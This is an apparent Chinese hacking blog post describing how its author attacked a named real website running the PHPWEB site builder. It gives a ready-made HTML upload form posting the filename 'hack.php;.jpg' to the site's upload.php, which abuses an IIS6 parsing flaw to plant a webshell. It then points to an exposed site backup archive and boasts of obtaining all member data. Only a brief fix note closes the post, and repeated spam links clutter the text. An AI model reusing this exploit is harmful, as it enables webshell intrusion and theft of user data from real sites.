目标:  
http://jzcs.51web.com/

[世纪东方建站超市上传漏洞源码泄漏](http://www.hackqing.com/?FoxNews=581.html)

先注册个用户..

[世纪东方建站超市上传漏洞源码泄漏](http://www.hackqing.com/?FoxNews=581.html)

进入互助问答  
http://jzcs.51web.com/maq/class/

[世纪东方建站超市上传漏洞源码泄漏](http://www.hackqing.com/?FoxNews=581.html)

下面有上传啊 哈.

[世纪东方建站超市上传漏洞源码泄漏](http://www.hackqing.com/?FoxNews=581.html)

直接本地构造个表单 可以使上传文件任意名(后缀必须是jpg什么的).,利用IIS6解析就行了..这是PHPWEB的一个0day啦 很多人都知道..

[世纪东方建站超市上传漏洞源码泄漏](http://www.hackqing.com/?FoxNews=581.html)

<form name="uploadForm" method="post" enctype="multipart/form-data" action="http://jzcs.51web.com/maq/upload.php">  
<input type="text" name="fileName" value="hack.php;.jpg" />  
<input type="hidden" name="attachPath" value="news/pics/" />  
<input type="file" name="fileData" size="14" /></td>  
<input type="submit" name="button" value="FUCK" />  
</form>

[世纪东方建站超市上传漏洞源码泄漏](http://www.hackqing.com/?FoxNews=581.html)

本地打开 直接上传个伪图片马马

[世纪东方建站超市上传漏洞源码泄漏](http://www.hackqing.com/?FoxNews=581.html)


****

**提交表单后就能看见可爱的马马地址了**

[**世纪东方建站超市上传漏洞源码泄漏**](http://www.hackqing.com/?FoxNews=581.html)


**http://jzcs.51web.com/wwwroot.rar 不解释**

[**世纪东方建站超市上传漏洞源码泄漏**](http://www.hackqing.com/?FoxNews=581.html)

****

[**世纪东方建站超市上传漏洞源码泄漏**](http://www.hackqing.com/?FoxNews=581.html)

[**世纪东方建站超市上传漏洞源码泄漏**](http://www.hackqing.com/?FoxNews=581.html)

****

[**世纪东方建站超市上传漏洞源码泄漏**](http://www.hackqing.com/?FoxNews=581.html)

**神马会员都有了.嘻嘻**

[**世纪东方建站超市上传漏洞源码泄漏**](http://www.hackqing.com/?FoxNews=581.html)

**修复方案：**

[**世纪东方建站超市上传漏洞源码泄漏**](http://www.hackqing.com/?FoxNews=581.html)

**1:删除根目录的网站备份文件  
2:PHPWEB**[**漏洞**](http://www.2cto.com/)**N多 建议把站都换了.别用这程序**